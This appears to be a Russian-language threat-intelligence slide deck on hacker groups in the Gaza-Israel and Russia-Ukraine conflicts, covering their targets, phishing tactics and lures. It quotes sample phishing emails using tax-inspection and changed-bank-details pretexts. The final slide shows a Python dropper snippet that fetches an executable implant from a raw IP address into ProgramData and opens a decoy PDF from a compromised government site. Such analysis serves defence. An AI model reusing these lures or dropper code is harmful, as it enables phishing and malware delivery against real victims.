
137 группировок в конфликте Газа-Израиль vs 128 в конфликте Россия-Украина

# Что мы знаем о группировках?


- Разная мотивация – шпионаж, уничтожение инфраструктуры, кража персональных данных, выведение из строя, дефейсы...
- Самые популярные жертвы в России – госы, промышленность и ИТ
- Основные ТТР – социальный инжиниринг, целевой фишинг, кража данных, уникальное ВПО



# Типичный сценарий




# Еще один типичный сценарий




# Как ловят жертв на удочку?

В архиве обычно  
содержится файл  
.lnk и файл .pdf




Специально  
созданные  
вредоносные  
домены

Компрометация  
сайта  
и размещение  
вредоносного кода



## Фишинговые письма

Re: заявка



Добрый день!

Отправляли вам платеж около 5 месяцев назад, сейчас пришел запрос из налоговой по вам, требуют все документы по сделке. У вас все нормально? Нет ли проблем? Очень сейчас не хочется попасть на выездную проверку. Я вам отправляю документы из налоговой т.к. это гос. документы и по идее мы не должны их отправлять, пожалуйста, сохраните конфиденциальность. Пароль на архив: doc62024  
Перешлите письмо бухгалтеру пожалуйста, будем разбираться вместе.

Re: AW: AW: заказ Дополнительное соглашение №2.docx.pdf



Добрый день еще раз!

Сообщаем вам, что мы будем закрыты с 17 по 21 июня 2024 г. в связи с праздником Курбан-Байрам.





Помните мы с Вами подписали доп. соглашение на продление нашего контракта ?

Срок истек оказывается. Отправляю Вам доп. соглашение на продление ещё раз.

**ОБРАТИТЕ ВНИМАНИЕ , ИЗМЕНИЛИСЬ БАНКОВСКИЕ РЕКВИЗИТЫ**




# Учет повестки, в т.ч. военной




# Вредоносная нагрузка с легального сайта

Загрузка вредоносного импланта и файла-приманки с легального скомпрометированного сайта



```
file_url = 'http://46.161.27.151:80/c1.exe'
file_path = os.path.join('C:', '\\ProgramData', 'winconf.exe')
pdf_url = 'https://kyrgyzkomur.gov.kg/Document.pdf'
pdf_file_path = os.path.join('C:', '\\ProgramData', 'Document.pdf')
response = requests.get(pdf_url)
with open(pdf_file_path, 'wb') as file:
    file.write(response.content)
webbrowser.open(pdf_file_path)
